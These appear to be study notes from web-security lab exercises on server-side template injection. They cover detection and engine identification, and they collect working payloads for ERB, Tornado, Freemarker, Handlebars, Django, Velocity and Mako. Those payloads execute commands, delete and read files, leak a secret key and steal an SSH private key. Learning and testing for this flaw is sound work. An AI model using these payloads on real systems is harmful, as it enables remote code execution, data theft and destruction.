What is server-side template injection?

Inject a malicious payload into a template, which is then executed server-side

How do server-side template injection vulnerabilities arise?


A classic example is an email that greets each user by their name, such as the following extract from a Twig template

Secure:$output = $twig->render("Dear {first\_name},", array("first\_name" => $user.first\_name) );

Insecure: $output = $twig->render("Dear " . $\_GET['name']);

Attack: http://vulnerable-website.com/?name={{bad-stuff-here}}

Constructing a server-side template injection attack



Detect

try fuzzing the template by injecting a sequence of special characters ${{<%[%'"}}%\

If exception => vulnerable

Plaintext context

render('Hello ' + username)

Test: http://vulnerable-website.com/?username=**${7\*7}**

If the mathematical operation is performed => vulnerable

Code context

greeting = getQueryParameter('greeting')

engine.render("Hello {{"+greeting+"}}", data)

http://vulnerable-website.com/?greeting=data.username

Confirm that no XSS: http://vulnerable-website.com/?greeting=data.username<tag>

If the result is bank, encoded tags, or error => no XSS

http://vulnerable-website.com/?greeting=data.username**}}<tag>**

If result is blank, or error => change templating langue or no SSTI

If result:Hello Carlos<tag>

=> vulnerable

Identify

Find out the template engine:

- submit invalid syntax, **trigger error** (check response from scans): e.g., <%=foobar%>


(erb):1:in `<main>': undefined local variable or method `foobar' for main:Object (NameError)

from /usr/lib/ruby/2.5.0/**erb**.rb:876:in `eval'

from /usr/lib/ruby/2.5.0/**erb**.rb:876:in `result'

from -e:4:in `<main>'

- use decision tree



Learn the basic template syntax

**Payload cheatsheet:**

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#erb-ruby>

**Maki\_Python:**

<%

import os

x=os.popen('id').read()

%>

${x}

**ERB\_Ruby**: <%= someExpression %> is used to evaluate an expression and render the result on the page

<%= 7\*7 %> (URL encode) yields 49 => plaintext context

Execute command: <%= system("rm /home/carlos/morale.txt") %>

List all directories: <%= Dir.entries('/') %>

Read file: <%= File.open('/example/arbitrary-file').read %>

**Tornado\_Python:** {{someExpression}}

Try: }}<Tag> => code context

blog-post-author-display=user.name**}}**{%25+import+os+%25}{{os.system('rm%20/home/carlos/morale.txt')

**Freemarker\_Java**: ${someExpression}

<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my\_password.txt').toURL().openStream().readAllBytes()?join(" ")} => output are **decimal ASCII code**

**Handlebars\_NodeJS:**

wrtz{{#with "s" as |string|}}

{{#with "e"}}

{{#with split as |conslist|}}

{{this.pop}}

{{this.push (lookup string.sub "constructor")}}

{{this.pop}}

{{#with string.split as |codelist|}}

{{this.pop}}

{{this.push "return require('child\_process').exec('rm /home/carlos/morale.txt');"}}

{{this.pop}}

{{#each conslist}}

{{#with (string.sub.apply 0 codelist)}}

{{this}}

{{/with}}

{{/each}}

{{/with}}

{{/with}}

{{/with}}

{{/with}}

**Django\_Python:**

{% debug %} : outputs a list of objects and properties

Find the “settings” object, then{{settings.SECRET\_KEY}}

**Velocity\_Java**: $class.inspect("java.lang.Runtime").type.getRuntime().exec("bad-stuff-here")

### **Constructing a custom exploit using developer-supplied objects**

Try submit an invalid avatar: the error message indicating:

- a script at /home/carlos/avatar\_upload.php

- a script at /home/carlos/User.php

- method user.setAvatar(“URI”, “MIME type”)

Update a normal avatar and send the request to get this avatar to Repeater

In the request POST /my-account/change-blog-post-author-display: retrieve the file by changing “user.firstname” to “**user.setAvatar(‘/home/carlos/.ssh/id\_rsa’, ‘image/jpg’)”**

Reload the comment page, GET the avatar

Find a function to delete the image in the scripts: gdprDelete() in /home/carlos/User.php

Set the avatar to the file again and call this function to delete the file